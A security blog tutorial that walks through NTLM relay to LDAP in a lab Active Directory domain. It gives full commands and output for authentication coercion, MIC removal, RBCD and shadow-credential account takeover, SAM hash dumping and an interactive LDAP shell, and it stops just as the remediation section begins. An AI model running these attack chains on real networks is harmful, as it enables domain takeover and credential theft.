

NTLM Relaying to LDAP - The Hail Mary of Network Compromise

 logan-goins.com/2024-07-23-ldap-relay

Logan Goins

```
shellphish@kali:~$ ntlmrelayx.py -t ldaps://192.168.1.2 -smb2support --no-dump --no-da --no-acl --no-validate-privs
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 192.168.1.3 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Authenticating against ldaps://192.168.1.2 as LAB/MS$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] HTTPD(80): Connection from 192.168.1.3 controlled, but there are no more targets left!
```

An NTLM relay attack is an MITM attack usually involving some form of authentication coercion, in which an attacker elicits a host to authenticate to the attacker controlled machine, then relays the authentication to a target device, resource, or service, effectively impersonating the host. This type of attack can be absolutely devastating to an Active Directory environment, especially if the attacker is able to coerce authentication from an unauthenticated context then relay to a service for initial access into the domain.

One of the most impactful services to relay authentication to is LDAP, or the Lightweight Directory Access Protocol, which is effectively the heart of Active Directory. This is because if we're able to use the NTLM relay to impersonate a computer account we can modify a selection of critical LDAP attributes on the account, allowing us to perform account takeover. Because we control the computer account we also have Administrative or SYSTEM permissions on the physical device as well, allowing us to gain command execution on the device. Meaning we could theoretically take over any device in the Active Directory network as long as there's an external Domain Controller to relay authentication to.

While this sounds incredibly impactful, there's a whole host of requirements that need to be met for an attack like this to be properly conducted, making an LDAP relay attack in my mind to be the hail mary of network compromise. This documentation will go over an explanation of the specific avenues of exploitation, practical examples, their requirements, and configuration specifics for the attacks to take place.

This writeup is mainly to document my research into LDAP relay attacks and provide a source of knowledge for others to learn from.

- [Striking the Heart of Active Directory](#)
 - [Coercion](#)
 - [Explanation - WebClient: Abusing, Once Again, a 30 Year Old Protocol](#)
 - [Exploitation - The Curious Case of DNS Resolution](#)
 - [Coercion via dnstool.py](#)
 - [Coercion via LLMNR](#)
 - [Transport](#)
 - [Explanation - Edge Cases Of Significant Impact](#)
 - [Exploitation - Base Relay and Dropping the MIC](#)
 - [Post-Exploitation](#)
 - [Explanation - The Final Nail In The Coffin](#)
 - [Exploitation - Account Takeover Through LDAP Write Primitive](#)
 - [Relaying to Resource Based Constrained Delegation](#)
 - [Relaying to Shadow Credentials](#)
 - [Relaying Interactively Into an LDAP Shell](#)
- [Remediation's - Stopping an Attackers Operation](#)
 - [LDAP Signing and Channel Binding](#)
 - [Disabling NTLMv1](#)
 - [Disabling Multicast Resolution](#)
- [Conclusion](#)

Striking the Heart of Active Directory

Although there exists a large number of requirements for an attacker to exploit an NTLM to LDAP relay attack, there's quite a few variations of the attack, as well as multiple edge cases to consider.

I like to think of the different generic categories of the attack chain to be:

1. Coercion: This is when an attacker is able to force an authentication attempt to their host machine, this authentication attempt can then be forwarded as apart of the attack. This can be done in quite a few ways, which we'll get into.
2. Transport: The transport category includes an attackers potential ability to modify the NTLM authentication request mid-relay as apart of their attack.
3. Post-Ex: Ok, we've successfully impersonated a computer account via an LDAP relay, what are the steps we can take to ensure account takeover? This section covers how an attacker would be able to leverage the LDAP write primitive effectively.

Coercion

Explanation - WebClient: Abusing, Once Again, a 30 Year Old Protocol

A key part of the coercion phase is forcing usable authentication to us which can actually be useful during the LDAP relay attack. This can be difficult due to some inter-protocol inoperability between signed SMB and LDAP. Generic coercion methods for coercing SMB authentication will not work (outside of some edge cases we'll get into during the next section), so we'll need to utilize something called WebClient.

The WebClient service is used to interact with WebDav, which is a 30 year old service. The WebClient service is installed by default on Windows 10 workstations. When the WebClient service is started, it allows us to coerce usable HTTP authentication housing the NTLM authentication header, which in turn allows us to preform a clean relay to LDAP without having to worry about the inter-protocol inoperability of SMB.

A difficult part of preforming this attack is having a target with WebClient enabled. There's a few ways the WebClient service is started automatically, all involving user input or interaction unfortunately.

These cases are:

1. Mapping a WebDav server using net use
2. Typing anything into the explorer address bar that isn't a local file or directory
3. Browsing to a directory or share that has a file with a [.searchConnector-ms](#) extension located inside.

The format of this file looks something like this:

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription
xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
  <description>Microsoft Outlook</description>
  <isSearchOnlyItem>false</isSearchOnlyItem>
  <includeInStartMenuScope>true</includeInStartMenuScope>
  <templateInfo>
    <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>
  </templateInfo>
  <simpleLocation>
    <url>https://example/</url>
  </simpleLocation>
</searchConnectorDescription>
```

Additionally, if an attacker does not have access to a graphical environment and has command execution as a low-privilege user, they can also copy the .searchConnector-ms file anywhere with default read access using Powershell or cmd and the WebClient service will automatically start. This is particularly useful if the environment is mostly filled with

Windows 11 devices since none of these methods work by default after Windows 10, including browsing to a directory or share with the `.searchConnector-ms` file. The only thing that does work is either interacting with the file through a graphical environment or copying the file through some form of low-privilege command execution.

The first case is relatively unlikely to happen in the day-to-day operations of a generic user at their workstation, and the second is sort of likely to happen depending on how resources in the organization are accessed. If the user is accessing a network share, WebClient is activated, meaning an attacker can coerce HTTP authentication from the device to be used as part of an LDAP relay. Finally the third is the most interesting, since it involves taking the attack into your own hands and trying to remotely start the WebClient service.

Exploitation - The Curious Case of DNS Resolution

We can use the NetExec module `webdav` to enumerate with domain user context if the WebClient service is enabled.

```
netexec smb 192.168.1.3 -u jdoe -p 'P@ssw0rd' -M webdav
```

```
shellph1sh@kali:~$ netexec smb 192.168.1.3 -u 'jdoe' -p 'P@ssw0rd' -M webdav
SMB      192.168.1.3      445      MS      [*] Windows 10 / Server 2019 Build 19041 x64 (name:MS)
SMB      192.168.1.3      445      MS      [+] lab.lan\jdoe:P@ssw0rd
WEBDAV   192.168.1.3      445      MS      WebClient Service enabled on: 192.168.1.3
```

Once the WebClient service is found on a target device, there's two different main approaches we can use to receive HTTP authentication from it, since we need to pass a WebClient connection string, with the format:

`Hostname@80/file`

We cannot use a direct IP address for the coercion. Because of this we have to get particularly creative when it comes to making sure the authentication comes back to our host.

Coercion via dnstool.py

Since every domain user by default can add DNS entries for the whole domain (Thanks Microsoft!), we can add a DNS entry that points to our attack machine, and utilize that hostname in the WebClient connection string. This can be done with `dnstool.py` as part of the `krbrelayx` toolkit.

```
python3 /opt/krbrelayx/dnstool.py -u lab.lan\jdoe -p 'P@ssw0rd' -r
attacker.lab.lan -a add -d 192.168.1.50 192.168.1.2
```

```
shellph1sh@kali:~$ python3 /opt/krbrelayx/dnstool.py -u lab.lan\jdoe -p 'P@ssw0rd' -r attacker.lab.lan
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Now that we have a DNS entry, we can use a tool such as PetitPotam or Printerbug to reference that DNS entry in our WebClient connection string, and successfully coerce HTTP authentication from our target.

```
python3 /opt/PetitPotam.py -u jdoe -p 'P@ssw0rd' -d lab.lan attacker@80/test
192.168.1.3
```

```
shellphish@kali:~$ python3 /opt/PetitPotam.py -u jdoe -p 'P@ssw0rd' -d lab.lan attacker@80/test 192.168.1.3
```

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.1.3[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
```

And after sending it off, as you can see, we receive HTTP NTLM authentication!

[illegible]

Coercion via LLMNR

Since the WebClient connection string has to be a hostname, whenever a device cannot associate the passed hostname with a valid IP address and Link Local Multicast Name Resolution (LLMNR) is enabled, we can poison the multicast request and force the target device to successfully authenticate to us with HTTP authentication, without ever having to add a DNS entry. While this is a very round about way of coercion, I'd still consider it coercion because we are still initiating that first request from the target device, even if we have to poison the IP resolution.

We can utilize a tool called Responder to poison these multicast requests, with the command:

```
responder -I eth0 -v
```

-I specifies the interface name, and -v is for verbose, showing all authentication in stdout.

[illegible]

Now we utilize the same `PetitPotam` coercion from the previous section, instead this time using an invalid non-existing hostname for the `WebClient` connection string, for example `anything@80/test`, so the device sends a multicast request for us to poison, requesting `anything.local`.

```
python3 /opt/PetitPotam.py -u jdoe -p 'P@ssw0rd' -d lab.lan anything@80/test
192.168.1.3
```

[illegible]

And as you can see we've received valid HTTP NTLM authentication!

In the next section, we'll go over the method for actual relay of authentication, and the ability for potential modification of the NTLM request to assist in network compromise as part of an LDAP relay attack.

Transport

While these modification NTLM attacks are significantly less likely to be vulnerable, if successfully performed, the results could be devastating. There's a number of transport-based NTLM modification attacks, two of which deal with something called a MIC, or Message Integrity Check. It's a field located in a signed NTLM authentication request, preventing tampering through Machine In The Middle (MITM) and relay attacks.

Explanation - Edge Cases Of Significant Impact

Quite a few years ago, Crowdstrike found a collection of NTLM transport vulnerabilities that still threaten Active Directory networks today. Their security advisory on them can be found [here](#).

Windows devices vulnerable to CVE-2019-1040, allow the MIC field to simply be dropped. If an attacker is able to drop the MIC, there's nothing preventing them from relaying SMB authentication to LDAP(S), resulting in successful impersonation of the coerced target without the added annoyance of having to coerce HTTP authentication through WebClient.



There also exists a second iteration of the vulnerability, referred to as “Drop the MIC 2”, CVE 2019-1166. Devices vulnerable to this kind of attack don't verify the existence of the MIC in a request that has a `msvAvFlag` field set to zero, allowing us to trick the server into believing that the request doesn't include a MIC. This attack also allows us to bypass the requirement of having to coerce HTTP authentication.

The last, least interesting transport vulnerability is if the domain is sending Net-NTLMv1 authentication back to your attacker host, we can drop the MIC automatically and not require WebClient coercion. Instead of using a NTLMv1 downgrade attack, this exists as an alternative method of potentially acquiring Domain Admin through an LDAP relay if we're able to coerce a DC and there's more than one DC in the environment.

Exploitation - Base Relay and Dropping the MIC

Usually for NTLM relay attacks, we utilize a tool called `ntlmrelayx.py`, part of the `impacket` suite. A typical command for relay to LDAP(S) with `ntlmrelayx.py` looks like:

```
ntlmrelayx.py -t ldaps://192.168.1.2 -smb2support --no-dump --no-da --no-acl --no-validate-privs
```

Here we pass `-t` to specify a target protocol and address specifying the Domain Controller, then `-smb2support` giving our requests support for SMBv2, specifying `--no-dump`, `--no-da`, `--no-acl`, and `--no-validate-privs`, to prevent some of the default automatic functionality from executing.

These options are explained in the `ntlmrelayx.py` help menu:

```
--no-dump          Do not attempt to dump LDAP information
--no-da            Do not attempt to add a Domain Admin
--no-acl           Disable ACL attacks
--no-validate-privs Do not attempt to enumerate privileges, assume permissions
are granted to escalate a user via ACL attacks
```

The output from this base command without NTLMv1, and attempting to relay SMB to LDAP looks like:

```
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.1.3, attacking target ldaps://192.168.1.2
[!] The client requested signing. Relaying to LDAP will not work! (This usually happens when relaying from SMB to LDAP)
[-] Authenticating against ldaps://192.168.1.2 as LAB/MS$ FAILED
```

As you can see the relay has failed, but if NTLMv1 is enabled, and we pass the `--remove-mic` flag, because of the weaknesses in NTLMv1 `ntlmrelayx.py` can drop the MIC and successfully authenticate as MS\$ on the DC.

```
ntlmrelayx.py -t ldaps://192.168.1.2 --remove-mic -smb2support --no-dump --no-da --no-acl --no-validate-privs
```

```
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.1.3, attacking target ldaps://192.168.1.2
[*] Authenticating against ldaps://192.168.1.2 as LAB/MS$ SUCCEEDED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.1.3 controlled, but there are no more targets left!
```

But if we were to coerce HTTP authentication with WebClient, without NTLMv1 enabled at all, we receive success. HTTP authentication is indicated by the HTTP(80) identifier:


```
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 192.168.1.3 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Authenticating against ldaps://192.168.1.2 as LAB/MS$ SUCCEEDED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] HTTPD(80): Connection from 192.168.1.3 controlled, but there are no more targets left!
```

Post-Exploitation

Successfully authenticating as the MS\$ machine account means we're one more step to full account takeover, the only last step would be using some post exploitation methods to confirm principal impersonation. By default, there's a collection of LDAP attributes an account can write on itself, which allows us to impersonate the account in authentication.

Explanation - The Final Nail In The Coffin

The first major account takeover technique through LDAP attribute writing is RBCD, or Resource Based Constrained Delegation. This attack type includes writing to the msDS-AllowedToActOnBehalfOfOtherIdentity attribute, allowing another SPN (Service Principal Name), to delegate to the target computer account as any user. This is why for the execution of an RBCD attack, we need control of any other SPN. The easiest way to get a free SPN, is by adding it yourself. By default all domain users can add Computer Accounts to the domain which technically include SPN's by default. This attack type is usually the most popular since it doesn't require an ADCS (Active Directory Certificate Services) CA (Certification Authority) to be configured on the domain, and the next two do.

Another major technique is by using something called Shadow Credentials, or Shadow Creds. If you can write to the msDS-KeyCredentialLink LDAP attribute, you can acquire the NT hash of the target. Although this does come with some downsides. Since the msDS-KeyCredentialLink attribute is sometimes used for alternative Kerberos authentication, it could already be set in an environment, potentially disrupting operations if you decide to write to it. While the same could go for the msDS-AllowedToActOnBehalfOfOtherIdentity, it's significantly less likely to be set. It's always a good idea to check the attributes value before writing to it.

The last technique is a relatively new technique at this time of writing. It's ESC14, as apart of SpecterOps's ADCS research. ESC14 details that if write access to the altSecurityIdentities attribute exists on the victim, and you have enrollment access on a certificate template, you can request a certificate as the victim. This happens because the altSecurityIdentities controls the target's explicit certificate mapping. Certificate mapping is how the domain correlates the user or computer in the certificate with a user or computer that actually exists on the domain for authentication. If the user is explicitly mapped to a certificate template it can allow us to authenticate as that user with the requested certificate.

I won't be going over in-depth practical exploitation of ESC14 because functionality for writing altSecurityIdentities isn't quite implemented in ntlmrelayx.py

Exploitation - Account Takeover Through LDAP Write Primitive

ntlmrelayx.py has a few really useful flags for writing some of these LDAP attributes in an automated fashion. These include the --delegate-access for RBCD and --shadow-credentials flags. This makes it incredibly seamless and streamlined to preform these attacks even with all the moving parts.

Relaying to Resource Based Constrained Delegation

If we don't have previous access to an SPN, we need to add a computer account to the domain. To do this we need a machineAccountQuota (MAQ) above zero. We can check this with NetExec and the MAQ module.

```
netexec ldap 192.168.1.2 -u 'jdoe' -p 'P@ssw0rd' -M MAQ
```

```
shellph1sh@kali:~$ netexec ldap 192.168.1.2 -u 'jdoe' -p 'P@ssw0rd' -M MAQ
SMB      192.168.1.2      445      DC      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
LDAP     192.168.1.2      389      DC      [+] lab.lan\jdoe:P@ssw0rd
MAQ      192.168.1.2      389      DC      [*] Getting the MachineAccountQuota
MAQ      192.168.1.2      389      DC      MachineAccountQuota: 10
```

By default the machineAccountQuota is set to 10, meaning we can successfully preform RBCD as apart of our relay.

We can set up the relay through ntlmrelayx.py, with the --delegate-access flag:

```
ntlmrelayx.py -t ldaps://192.168.1.2 -smb2support --delegate-access --no-dump --no-da --no-acl --no-validate-privs
```

```
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 192.168.1.3 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Authenticating against ldaps://192.168.1.2 as LAB/MS$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Attempting to create computer in: CN=Computers,DC=lab,DC=lan
[*] HTTPD(80): Connection from 192.168.1.3 controlled, but there are no more targets left!
[*] Adding new computer with username: AVQTBfir$ and password: Qox;+,3DeAsIgc} result: OK
[*] Delegation rights modified succesfully!
[*] AVQTBfir$ can now impersonate users on MS$ via S4U2Proxy
```

You can see that it successfully added a new computer account, and enabled delegation from the newly added computer account to MS\$.

The next step is to request a service ticket with getST.py by specifying the computer accounts username and password, while delegating to the Domain Administrator (DA)

```
getST.py -spn 'cifs/ms.lab.lan' -impersonate Administrator -dc-ip '192.168.1.2' 'lab.lan/AVQTBfir$:Qox;+,3DeAsIgc}'
```

```
shellphish@kali:~$ getST.py -spn 'cifs/ms.lab.lan' -impersonate Administrator -dc-ip '192.168.1.2' 'lab.lan/AVQTBfir$Qox;+,3DeAsIgc)'
Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Now we've successfully obtained a ticket for the Domain Admin, specifically for access to MS\$, we can use this to obtain command execution on MS\$ or dump its SAM (Security Account Manager) database as an example of administrative capabilities, as seen here:

KRB5CCNAME=Administrator.ccache netexec smb 192.168.1.3 --use-ccache --sam

```
shellphish@kali:~$ KRB5CCNAME=Administrator.ccache netexec smb 192.168.1.3 --use-ccache --sam
SMB 192.168.1.3 445 MS [*] Windows 10 / Server 2019 Build 19041 x64 (name:MS) (domain:lab.lan) (signing:False) (SMBv1:False)
SMB 192.168.1.3 445 MS [+] lab.lan\Administrator from ccache (Pwn3d!)
SMB 192.168.1.3 445 MS [*] Dumping SAM hashes
SMB 192.168.1.3 445 MS Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.3 445 MS Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.3 445 MS DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.3 445 MS WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b4938ac9f8030b6287b4d43ef0748e0e:::
SMB 192.168.1.3 445 MS jdoe:1001:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
SMB 192.168.1.3 445 MS [+] Added 5 SAM hashes to the database
```

Relaying to Shadow Credentials

To relay with the post-exploitation method being Shadow Credentials, first set up your relay command with the --shadow-credentials, then successfully coerce HTTP authentication:

ntlmrelayx.py -t ldaps://192.168.1.2 -smb2support --shadow-credentials --no-dump --no-da --no-acl --no-validate-privs -debug

```
[*] Updating the msDS-KeyCredentialLink attribute of MS$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[+] No outfile path was provided. The certificate(s) will be store with the filename: yOIkmTB2
[+] No pass was provided. The certificate will be store with the password: VznhAcFhzU2cDrslr5Wb
[*] Saved PFX (#PKCS12) certificate & key at path: yOIkmTB2.pfx
[*] Must be used with password: VznhAcFhzU2cDrslr5Wb
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx yOIkmTB2.pfx -pfx-pass VznhAcFhzU2cDrslr5Wb lab.lan/MS$ yOIkmTB2.ccache
```

You can see that we have updated the msDS-KeyCredentialLink attribute, and we can run gettgtpkinit.py from PKINITtools to grab a valid TGT!

python3 PKINITtools/gettgtpkinit.py -cert-pfx RFN6Gg0U.pfx -pfx-pass W5Ana58pFGhvblyFDgpJ lab.lan/MS\$ RFN6Gg0U.ccache

```
shellphish@kali:~$ python3 PKINITtools/gettgtpkinit.py -cert-pfx RFN6Gg0U.pfx -pfx-pass W5Ana58pFGhvblyFDgpJ lab.lan/MS$ RFN6Gg0U.ccache
2024-08-06 18:35:15,624 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-08-06 18:35:15,644 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2024-08-06 18:35:15,662 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-08-06 18:35:15,662 minikerberos INFO 4fdb7a60ed6e170c216e160ac88cb63b96337efa557c681cc7b633228a53d03b
INFO:minikerberos:4fdb7a60ed6e170c216e160ac88cb63b96337efa557c681cc7b633228a53d03b
2024-08-06 18:35:15,665 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

We can either utilize this to grab the NT hash of the machine account like so:

KRB5CCNAME=RFN6Gg0U.ccache python3 PKINITtools/getnthash.py -key 4fdb7a60ed6e170c216e160ac88cb63b96337efa557c681cc7b633228a53d03b -dc-ip 192.168.1.2 'lab.lan/MS\$'

```

shellphish@kali:~$ KRB5CCNAME=RFN6Gg0U.ccache python3 PKINITtools/getnthash.py -key 4fdb7a60ed6e170c216e160ac88cb63b96337efa557c681cc7b633228a53d03b -dc-ip 192.168.1.2 'lab.lan/MS$'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
32359313b090b17458f701e32ce4d4f7

```

Since a computer account is automatically registered on creation with an servicePrincipalName (SPN), we could utilize this hash to create a silver ticket and impersonate the Domain Admin (DA) on the target account.

Or use it to impersonate a Domain Admin and gain command execution onto MS\$

```

python3 PKINITtools/gets4uticket.py
'kerberos+ccache://lab.lan\MS$:RFN6Gg0U.ccache@192.168.1.2'
'cifs/ms.lab.lan@lab.lan' 'Administrator@lab.lan' admin.ccache

```

After we gather a new ticket as Administrator we can save it to admin.ccache and use it with NetExec to dump the SAM as an example to show we've obtained administrative capabilities:

KRB5CCNAME=admin.ccache netexec smb 192.168.1.3 --use-kcache --sam

```

shellphish@kali:~$ python3 PKINITtools/gets4uticket.py 'kerberos+ccache://lab.lan\MS$:RFN6Gg0U.ccache@192.168.1.2' 'cifs/ms.lab.lan@lab.lan' 'Administrator@lab.lan' admin.ccache

shellphish@kali:~$ KRB5CCNAME=admin.ccache netexec smb 192.168.1.3 --use-kcache --sam
SMB 192.168.1.3 445 MS [*] Windows 10 / Server 2019 Build 19041 x64 (name:MS) (domain:lab.lan) (signing:False) (SMBv1:False)
SMB 192.168.1.3 445 MS [*] lab.lan\Administrator from ccache (Pwn3d!)
SMB 192.168.1.3 445 MS [*] Dumping SAM hashes
SMB 192.168.1.3 445 MS Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.3 445 MS Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.3 445 MS DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.3 445 MS WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b4938ac9f8030b6287b4d43ef0748e0e:::
SMB 192.168.1.3 445 MS jdoe:1001:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
SMB 192.168.1.3 445 MS [*] Added 5 SAM hashes to the database

```

Relaying Interactively Into an LDAP Shell

Instead of using a pre-determined flag to automatically preform some LDAP action on behalf of the relayed account you could exercise more fine grained control over your actions with an interactive LDAP shell through `ntlmrelayx.py` with the `-i` flag. This also indicates that you can take multiple actions through the impersonated account instead of just being restricted to direct account takeover.

For example we can spin up our previous relay but using `-i`:

```

ntlmrelayx.py -t ldaps://192.168.1.2 -smb2support --no-dump --no-da --no-acl --no-validate-privs -i

```

Once we receive authentication and successfully relay it we can see `ntlmrelayx.py` bound the shell to `127.0.0.1:11000`

```
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 192.168.1.3 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Authenticating against ldaps://192.168.1.2 as LAB/MS$ SUCCEED
[*] Started interactive Ldap shell via TCP on 127.0.0.1:11000
[*] HTTPD(80): Connection from 192.168.1.3 controlled, but there are no more targets left!
```

We can access this with netcat:

```
nc 127.0.0.1 11000
```

We can type help into the shell to see the various commands we can utilize:

```
shellphish@kali:~$ nc 127.0.0.1 11000
Type help for list of commands

# help

add_computer computer [password] [nospsn] - Adds a new computer to the domain with the specified password. If nospsn is specified, computer will
single necessary HOST SPN. Requires LDAPS.
rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
add_user new_user [parent] - Creates a new user.
add_user_to_group user group - Adds a user to a group.
change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
clear_rbcd target - Clear the resource based constrained delegation configuration information.
disable_account user - Disable the user's account.
enable_account user - Enable the user's account.
dump - Dumps the domain.
search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
get_user_groups user - Retrieves all groups this user is a member of.
get_group_users group - Retrieves all members of a group.
get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted c
write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
exit - Terminates this session.

#
```

Remediations - Stopping an Attacker's Operation


Because an attack like this is so impactful, some of these simple Active Directory configurations could be the difference between an attacker gaining a full domain compromise and conducting extortion activities or being quickly pushed out of the network by an incident response team after swift detection. It's extremely important to conduct continuous audits to ensure the impact of an attacker gaining initial access into a corporate network is significantly lessened.

LDAP Signing and Channel Binding

